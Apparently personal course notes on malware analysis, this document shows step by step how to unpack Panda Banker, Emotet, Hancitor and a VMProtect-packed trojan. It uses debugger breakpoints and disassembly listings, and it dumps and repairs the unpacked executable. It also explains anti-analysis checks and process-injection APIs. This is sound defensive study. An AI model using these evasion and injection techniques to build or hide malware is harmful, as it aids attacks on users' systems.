76D981B2	55	Enabled	push ebp	
76D981B3	8BEC	Enabled	mov ebp,esp	
76D981B5	5D	Enabled	pop ebp	
76D981B6	FF25 8814E076	Enabled	jmp dword ptr ds:[<&VirtualAlloc>]	JMP.&VirtualAlloc
76D981BC	CC	Enabled	int3	
76D981BD	CC	Enabled	int3	

A couple of runs further it is **unpacking** the file via VirtualAlloc.

In the next step it **should land at CreateFileW** - but this does not seem to trigger properly in my environment. *I'm going to a manual approach in this case selecting the breakpoints myself.*

The first iteration is CreateFileW:

Address	Module/Label/Exception	State	Disassembly	Comment
76F8C340	8BFF	Enabled	mov edi,edi	CreateFileW
76F8C342	55	Enabled	push ebp	
76F8C343	8BEC	Enabled	mov ebp,esp	
76F8C345	83E4 F8	Enabled	and esp,FFFFFFF8	
76F8C348	83EC 1C	Enabled	sub esp,1C	
76F8C34B	8B4D 1C	Enabled	mov ecx,dword ptr ss:[ebp+1C]	ecx:EntryPoint
76F8C34E	8BC1	Enabled	mov eax,ecx	ecx:EntryPoint
76F8C350	25 B77F0000	Enabled	and eax,7FB7	
76F8C355	C74424 04 18000000	Enabled	mov dword ptr ss:[esp+4],18	
76F8C35D	53	Enabled	push ebx	

This will look into your **WinPcap** and **Wireshark** programs if they are installed or not. In our case it is - thus you must remove them.

If this is done - CreateToolHelp32Snapshot will pop up:

76DA686F	CC	int3	
76DA6870	8BFF	mov edi,edi	CreateToolHelp32Snapshot
76DA6872	55	push ebp	
76DA6873	8BEC	mov ebp,esp	
76DA6875	6A FE	push FFFFFFFE	
76DA6877	68 7830E176	push kernel32.76E13078	
76DA687C	68 00DFD976	push kernel32.76D9DF00	
76DA6881	64:A1 00000000	mov eax,dword ptr [0]	
76DA6887	50	push eax	
76DA6888	51	push ecx	ecx:EntryPoint
76DA6889	51	push ecx	ecx:EntryPoint
76DA688A	83EC 6C	sub esp,6C	
76DA688D	53	push ebx	
76DA688E	56	push esi	esi:EntryPoint
76DA688F	57	push edi	edi:EntryPoint
76DA6890	A1 4001E376	mov eax,dword ptr ds:[76E30140]	
76DA6895	3145 F8	xor dword ptr ss:[ebp-8],eax	
76DA6898	33C5	xor eax,ebp	
76DA689A	50	push eax	
76DA689B	8D45 F0	lea eax,dword ptr ss:[ebp-10]	
76DA689E	64:A3 00000000	mov dword ptr [0],eax	
76DA68A4	834D AC FF	or dword ptr ss:[ebp-54],FFFFFFFF	
76DA68A8	834D AC FF	or dword ptr ss:[ebp-54],FFFFFFFF	

CreateToolHelp32Snapshot will check what is already running in memory - CreateFile is just checking if the program is actually installed / present or not.

```

\\LL Loaded: 76D50000 C:\Windows\SysWOW64\imm32.dll
.NT3 breakpoint "entry breakpoint" at <panda_banker.EntryPoint> (00411685)!
.NT3 breakpoint at <kernel32.VirtualProtect> (76D985F0)!
.NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
.NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
.NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
.NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
.NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!

```

For me the malware stops after the next VirtualAlloc. After looking into the notes i also added a breakpoint at **CreateProcessW** which could help - but doesn't in my case. Somehow the debugger stops and leaves the program be.

The idea is once you get past the file creating - the malware will start creating processes via CreateProcessInternalW (or CreateProcessW) and track these processes created.

Process Hacker can be used to track these processes created. Here you should be able to see a new process **sbchost**.


API **WriteProcessMemory** can be used to hijack other processes. **NtWriteVirtualMemory** is for the same reason applied. **NtResumeThread** is used to resume a specific process because when it is created it is always in a **suspended state**. At this point you need this API to start the API once more. **CreateRemoteThread** is used to start another thread outside of itself after it hijacked a process.

In combination with Process Hacker you can see the processes created.


Unpacking Emotet Trojan

<https://www.malwarebytes.com/emotet>


In this lab we will be using the tool **IDAfree** - which is another debugger that can be used to analyse malware. Simply follow the steps and click OK:



The malware is quite short - and has few functions confirming this is possibly **packed**. You can use **DIE (detect it easy)** to see if it is packed or not. Entropy is once more **very high**, confirming our findings it is possibly packed.



Now we need to find the **VirtualAlloc** process - in our lab we know which process it trigger.



A **normal epilogue** has an EBP and a POP. Normally you don't push something to the stack before a return - not it is a push. This indicates this is an **abnormal epilogue**. This is a trick used by malware to confuse an analyst. Now it will **execute the push ecx** instead of a POP. This will **call VirtualAlloc** and return to the **push offset**. This function can be viewed on the right side - the red marked area is then actually what it will return in the end.

An abnormal jump can be noticed here as well:

```
mov     edi, edi
jmp     ecx
start endp
```

Now we have disassembled the malware - we can debug and analyse it further with **x32dbg** debugger and place our break points.

Address	Module/Label/Exception	State	Disassembly
00417F1F	emotet.bin	Enabled	jmp ecx

We run and **step over this** breakpoint and end up here:

EIP ECX	004178C0	55	push ebp	
	004178C1	88EC	mov ebp,esp	
	004178C3	EB 00	jmp emotet.4178C5	
	004178C5	A1 F0C14100	mov eax,dword ptr ds:[41C1F0]	eax:"????????????????????????????????"
	004178C6	8B25 BCC14100	mov esp,dword ptr ds:[41C18C]	eax:"????????????????????????????????"
	004178D0	A1 F0C14100	mov eax,dword ptr ds:[41C1F0]	eax:"????????????????????????????????"
	004178D5	58	pop eax	
	004178D6	8BE8	mov ebp,eax	
	004178D8	A1 F0C14100	mov eax,dword ptr ds:[41C1F0]	eax:"????????????????????????????????"
	004178D9	A1 D8C14100	mov eax,dword ptr ds:[41C1D8]	eax:"????????????????????????????????"
	004178E2	50	push eax	
	004178E3	A1 80C14100	mov eax,dword ptr ds:[41C180]	eax:"????????????????????????????????"
	004178E8	50	push eax	
	004178E9	A1 F0C14100	mov eax,dword ptr ds:[41C1F0]	eax:"????????????????????????????????"
	004178EE	8BD2	mov edx,edx	
	004178F0	8BD2	mov edx,edx	
	004178F2	8BD2	mov edx,edx	

Here we see another anomaly **pushing** instead of **popping**. Put another breakpoint here:

00417C34	8B15	84C14100	mov edx,dword ptr ds:[41C184]
00417C3A	52		push edx
00417C3B	C3		ret
00417C3C	5D		pop ebp
00417C3D	C3		ret
00417C3F	CC		int3

Run - This is newly allocated memory from VirtualAlloc (MZ):

Default (stdcall)	
1: [esp+4]	00400000 "MZ"
2: [esp+8]	76D97BA9 kernel32.7
3: [esp+C]	002FF000
4: [esp+10]	76D97B90 <kernel32
5: [esp+14]	0019FFDC

Now remove the breakpoint (F2) and **step over** it. Now it will return to the **normal address** at the top (right value)..

0019FF6C	006102F0	
0019FF70	00000000	
0019FF74	00400000	emotet.00400000
0019FF78	76D97BA9	return to kernel32.76D97BA9 from ???
0019FF7C	002FF000	
0019FF80	76D97B90	kernel32.76D97B90
0019FF84	0019FFDC	
0019FF88	77BCBB3B	return to ntdll.77BCBB3B from ???
0019FF8C	002FF000	
0019FF90	0CB99634	

Now we have arrived in the correct unpacked version of the malware.

006102F0	55	push ebp	
006102F1	8BEC	mov ebp,esp	
006102F3	81EC 80000000	sub esp,80	
006102F9	C745 F4 00000000	mov dword ptr ss:[ebp-C],0	
00610300	C745 F4 00000000	mov dword ptr ss:[ebp-C],0	
00610307	EB 09	jmp 610312	
00610309	8B45 F4	mov eax,dword ptr ss:[ebp-C]	
0061030C	83C0 01	add eax,1	
0061030F	8945 F4	mov dword ptr ss:[ebp-C],eax	
00610312	817D F4 D5DC3200	cmp dword ptr ss:[ebp-C],320CD5	
00610319	73 12	jae 610320	
00610318	6A 58	push 58	
0061031D	6A 00	push 0	
0061031F	8D4D 98	lea ecx,dword ptr ss:[ebp-68]	ecx:"Uc!e"
00610322	51	push ecx	
00610323	E8 58F8FFFF	call 60F880	
00610328	83C4 0C	add esp,C	
00610328	EB DC	jmp 610309	
0061032D	8B45 04	mov eax,dword ptr ss:[ebp+4]	
00610330	8945 F8	mov dword ptr ss:[ebp-8],eax	
00610333	8B45 08	mov eax,dword ptr ss:[ebp+8]	
00610336	8945 8C	mov dword ptr ss:[ebp-74],eax	[ebp-74]:"]A\x08"
00610339	896D 98	mov dword ptr ss:[ebp-68],ebp	

We find another **call** which we will go into (double click) - here we see yet again another **ret** - it seems like the malware is going into a sort of **loop**. Put a breakpoint on this ret.

0060F8B5	5D	pop ebp
0060F8B6	C3	ret
0060F8B7	CC	int3
0060F8B8	CC	int3
0060F8B9	CC	int3

Once we do this - once more - **run, remove BP and step over it**. Once we do this a few times we arrive in yet again another function:

0060F830	55	push ebp	
0060F831	88EC	mov ebp,esp	
0060F833	83EC 30	sub esp,30	
0060F836	C645 D8 4C	mov byte ptr ss:[ebp-28],4C	4C: 'L'
0060F83A	C645 D9 6F	mov byte ptr ss:[ebp-27],6F	6F: 'o'
0060F83E	C645 DA 61	mov byte ptr ss:[ebp-26],61	61: 'a'
0060F842	C645 DB 64	mov byte ptr ss:[ebp-25],64	64: 'd'
0060F846	C645 DC 4C	mov byte ptr ss:[ebp-24],4C	4C: 'L'
0060F84A	C645 DD 69	mov byte ptr ss:[ebp-23],69	69: 'i'
0060F84E	C645 DE 62	mov byte ptr ss:[ebp-22],62	62: 'b'
0060F852	C645 DF 72	mov byte ptr ss:[ebp-21],72	72: 'r'
0060F856	C645 E0 61	mov byte ptr ss:[ebp-20],61	61: 'a'
0060F85A	C645 E1 72	mov byte ptr ss:[ebp-1F],72	72: 'r'
0060F85E	C645 E2 79	mov byte ptr ss:[ebp-1E],79	79: 'y'
0060F862	C645 E3 45	mov byte ptr ss:[ebp-1D],45	45: 'E'
0060F866	C645 E4 78	mov byte ptr ss:[ebp-1C],78	78: 'x'
0060F86A	C645 E5 41	mov byte ptr ss:[ebp-1B],41	41: 'A'
0060F86E	C645 E6 00	mov byte ptr ss:[ebp-1A],0	
0060F872	C645 E8 6B	mov byte ptr ss:[ebp-18],6B	6B: 'k'
0060F876	C645 E9 65	mov byte ptr ss:[ebp-17],65	65: 'e'
0060F87A	C645 EA 72	mov byte ptr ss:[ebp-16],72	72: 'r'
0060F87E	C645 EB 6E	mov byte ptr ss:[ebp-15],6E	6E: 'n'
0060F882	C645 EC 65	mov byte ptr ss:[ebp-14],65	65: 'e'
0060F886	C645 ED 6C	mov byte ptr ss:[ebp-13],6C	6C: 'l'
0060F88A	C645 EE 33	mov byte ptr ss:[ebp-12],33	33: '3'
0060F88E	C645 EF 32	mov byte ptr ss:[ebp-11],32	32: '2'
0060F892	C645 F0 2E	mov byte ptr ss:[ebp-10],2E	2E: '.'
0060F896	C645 F1 64	mov byte ptr ss:[ebp-F],64	64: 'd'
0060F89A	C645 F2 6C	mov byte ptr ss:[ebp-E],6C	6C: 'l'
0060F89E	C645 F3 6C	mov byte ptr ss:[ebp-D],6C	6C: 'l'
0060F8A2	C645 F4 00	mov byte ptr ss:[ebp-C],0	

This is using **stack strings** - instead of pushing it is moving a variety of strings directly into the stack using the MOV function. This is obfuscating the code - indirectly pushing code to the stack. Since we know what it is doing we simply look for the **RET** and put a **breakpoint** just before the RET (F2). Use **F8** to **step over it**, and F7 to go into a function.

0060FA1B	EB CF	jmp 60F9EC
0060FA1D	8BE5	mov esp,ebp
0060FA1F	5D	pop ebp
0060FA20	C3	ret
0060FA21	CC	int3
0060FA22	CC	int3
0060FA23	CC	int3
0060FA24	CC	int3
0060FA25	CC	int3

Now we have arrived over here since we came from the **call** mentioned above:

00610345	83C4 04	add esp,4	
00610348	E8 E3F3FFFF	call 60F730	
0061034D	8945 84	mov dword ptr ss:[ebp-7C],eax	
00610350	8845 F8	mov eax,dword ptr ss:[ebp-8]	
00610353	8945 A0	mov dword ptr ss:[ebp-60],eax	
00610356	884D 8C	mov ecx,dword ptr ss:[ebp-74]	[ebp-74]: "MZ"
00610359	894D AC	mov dword ptr ss:[ebp-54],ecx	

We look into the next call mentioned in the screenshot - this is doing exactly the same as previous calls. We can use the **minus** key to return - step out of a call. Now we simply step over a variety of functions with F8 and look into each call. Most of them seem to be doing the same as the above calls. It is calling **the same call a few times** - skip these and look into another call that is different. Step over all calls. Continue until you are at the last call since all calls, despite different names, basically do the same.

Now we step over a few more functions and look into the **add** variable where we clearly see the **MZ** value and **DOS** text which indicates it is copying into memory (EXE file):

The screenshot shows a debugger window with the following assembly code:

```

0060FFD9  E8 E2F8FFFF  call 60FBC0
0060FFDE  83C4 0C      add esp, C
0060FFE1  C745 F4 00000000 mov dword ptr ss:[ebp-C], 0
0060FFE8  E8 09        jmp 60FFF3
0060FFEA  884D F4      mov ecx, dword ptr ss:[ebp-C]
0060FFED  83C1 01      add ecx, 1
0060FFF0  894D F4      mov dword ptr ss:[ebp-C], ecx
0060FFF3  8B55 E4      mov edx, dword ptr ss:[ebp-1C]
0060FFF6  0FB742 06   movzx eax, word ptr ds:[edx+6]
0060FFFA  3945 F4      cmp dword ptr ss:[ebp-C], eax

```

Below the assembly window, the memory dump is shown:

Address	Hex	ASCII
02260000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
02260010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
02260020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02260030	00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00	
02260040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.!..Li!Th
02260050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
02260060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
02260070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode...\$.....
02260080	AF DF 0D CB EB BE 63 98 EB BE 63 98 EB BE 63 98	..E.%c.%c.%c.
02260090	96 C7 86 98 CF BE 63 98 96 C7 BD 98 EA BE 63 98	.%.I.%c..%.%c.
022600A0	52 69 63 68 EB BE 63 98 00 00 00 00 00 00 00 00	Rich.%c.....

After a lot of jumps we finally see a **RET** which indicates it is done copying everything into memory.

The screenshot shows the following assembly code:

```

006101D6  75 0F        jne 6101E7
006101D8  8B55 08      mov edx, dword ptr ss:[ebp+8]
006101DB  8B42 18      mov eax, dword ptr ds:[edx+18]
006101DE  50          push eax
006101DF  E8 7CF9FFFF  call 60F860
006101E4  83C4 04      add esp, 4
006101E7  B8 01000000  mov eax, 1
006101EC  8B55        mov esp, ebp
006101EE  5D          pop ebp
006101EF  C2 0800     ret 8
006101F2  CC          int3
006101F3  CC          int3
006101F4  CC          int3
006101F5  CC          int3
006101F6  CC          int3

```

A comment on the right indicates: `[edx+18]: "MZ"`

Step over it again (F8) and continue to see what happens next. There is another return - jump over this return as well and we arrive at **push ebp**. Now it should be finished unpacking. Now we can **dump this** if we want to, for further investigation.

The screenshot shows the following assembly code:

```

0040C9A0  55          push ebp
0040C9A1  8BEC        mov ebp, esp
0040C9A3  83E4 F8     and esp, FFFFFFF8
0040C9A6  81EC 74060000 sub esp, 674
0040C9AC  53          push ebx
0040C9AD  56          push esi
0040C9AE  57          push edi
0040C9AF  E8 FCE8FFFF  call 4085B0
0040C9B4  E8 E7F2FFFF  call 408CA0
0040C9B9  68 04010000  push 104
0040C9BE  8D8424 7C040000 lea eax, dword ptr ss:[esp+47C]

```

We definitely need to keep track of the virtual address assigned to our dumped content - which can be found in the screenshot below, in the first line (MZ): **02260000**

ebp=0019FF84											
0040C9A0											
Dump 1		Dump 2		Dump 3		Dump 4		Dump 5		Watch 1	[x]=Loc
Address		Hex								ASCII	
02260000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ.....yy..						
02260010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	e.....						
02260020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00							
02260030	00 00 00 00	00 00 00 00	00 00 00 00	B8 00 00 00							
02260040	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..°.!.!Li!Th						
02260050	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno						
02260060	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS						
02260070	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$.						
02260080	AF DF 0D CB	EB BE 63 98	EB BE 63 98	EB BE 63 98	B.Eë%ç.ë%ç.ë%ç.						
02260090	96 C7 86 98	CF BE 63 98	96 C7 BD 98	EA BE 63 98	.Ç..I%ç...Ç%.ë%ç.						
022600A0	52 69 63 68	EB BE 63 98	00 00 00 00	00 00 00 00	Richë%ç.....						

Memory dumping

Since we now know it is finished unpacking - we can dump this into a file. Open **Process Hacker**. We clearly see our malware being debugged.

die.exe	2236	
x32dbg.exe	10372	0,21
Emotet.bin	10428	
ProcessHacker.exe	2896	0,28

Double click the malware file - and go to the **memory** tab. Now simply look for the **virtual address** mentioned in the last chapter to find the unpacked content. The permission is RWX - which should be correct. Double click and look into the contents for confirmation. It is the correct memory location!

0xe50000	Mapped: Com...	488 kB	R	
0xeca000	Mapped: Res...	19.996 kB		
0x2260000	Private: Commit	80 kB	RWX	
0x2370000	Private: Commit	12 kB	RW	Heap
0x2373000	Private: Rese...	52 kB		Heap
0x2520000	Private: Commit	12 kB	RW	Heap
0x2523000	Private: Rese...	52 kB		Heap

```

00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 .....
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 .....!.L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.
00000080 af df 0d cb eb be 63 98 eb be 63 98 eb be 63 98 .....C...C...C
00000090 96 c7 86 98 cf be 63 98 96 c7 bd 98 ea be 63 98 .....C...C...C
000000a0 52 69 63 68 eb be 63 98 00 00 00 00 00 00 00 00 Rich..C.....
000000b0 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00      PE I

```


At this point we should use a program called **PE_bear** which can be used to repair the headers for this file. Since i do not have this program yet and cannot install it during malware analysis (requires internet: risk at contaminating my own network + other computers in my network).


Screenshots taken from Udemy are not allowed / able to do this - thus i can only describe the process.

Four values will be given in the Section Hdrs. The raw address and virtual address should be the same.

- **.text:** raw address .rdata - raw address .text = raw size (D000).
- **.rdata:** raw address .data - raw address .rdata = raw size (1000)
- **.data:** raw address .reloc - raw address .data = raw size (4000)
- **.reloc:** *ignore this value.*

Now we need to calculate if the raw address is correct (programmer calculator).

HEX input - E3000 - 1000 = raw size. The end result should be **the same as the raw size**.



Once all the calculations and settings have been adjusted - we also need to adjust the **virtual size** according to the **raw size**. So we basically do it the other way around.

At last we open the **Optional Hdr** and fix the **base address**. This is the base address (**Image Base**) we used in the **previous chapter** (virtual address used by the dump). 0x3D0000 = address should be 3D0000, for example. Now **save the executable** and call it emotet_unmapped.bin. Now we have an unmapped file which can be used to analyse this further with IDA and have a much better understanding of the file and its executions (as well as further static analysis).

Unpacking Hancitor Trojan

Technically speaking this is the same as the previous malware - thus i am not going to repeat the steps here in order to complete this exercise. However we did install PE-Bear for upcoming malware analysis parts.

<https://hshrzd.wordpress.com/pe-bear/>

<https://cmake.org/download/>

(<https://www.qt.io/download-qt-installer>)


(QT for sure is one of the more annoying types of software: need to create accounts, provide loads of personal information,... Takes the longest time to provide.)

Once this is installed - proceed with Powershell and use the command `cmake pe-bear`. This should download your pe-bear application.

You can also avoid these shenanigans and install one of the non-QT pe-bear installations.

Unpacking Vmprotect Trojan

First we look into the file in a general fashion - DIE. We know this is a Delphi trojan and protected with Vmprotect.



Time for some more **debugging** - X32 to the rescue. Same breakpoints as usual: VirtualAlloc, VirtualProtect and GetProcAddress. The last one is used when calling external functions.

Address	Module/Label/Exception	State	Disassembly
76458180	<kernel32.dll.VirtualAlloc>	Enabled	mov edi,edi
76458250	<kernel32.dll.GetProcAddress>	Enabled	mov edi,edi
764585F0	<kernel32.dll.VirtualProtect>	Enabled	mov edi,edi

Lets run:

Address	Module/Label/Exception	State	Disassembly	Comment
764585F0	8BFF		mov edi,edi	VirtualProtect
764585F2	55		push ebp	
764585F3	8BEC		mov ebp,esp	
764585F5	5D		pop ebp	
764585F6	FF25 90144C76		jmp dword ptr ds:[<&VirtualProtect>]	JMP.&VirtualProtect
764585FC	CC		int3	
764585FD	CC		int3	
764585FE	CC		int3	

F8 (jump) to the next steps and F9 (run) until we have a RWX .text file.

00300000	00100000	Reserved (00200000)		PRV		-RW--
00400000	00001000	vmp.bin		IMG	-R---	ERWC-
00401000	00E86000	".text"	Executable code	IMG	ER---	ERWC-
01287000	00006000	".itext"		IMG	ER---	ERWC-
0128D000	00003D00	".data"	Initialized data	IMG	-RW--	ERWC-
0128E000	00001000	".bss"	Uninitialized data	TMC	-RW--	ERWC-

After every ProtectVirtualMemory call the file becomes ERWC which means it is writing something to this memory location. Once you jump over this it will change back to ER.

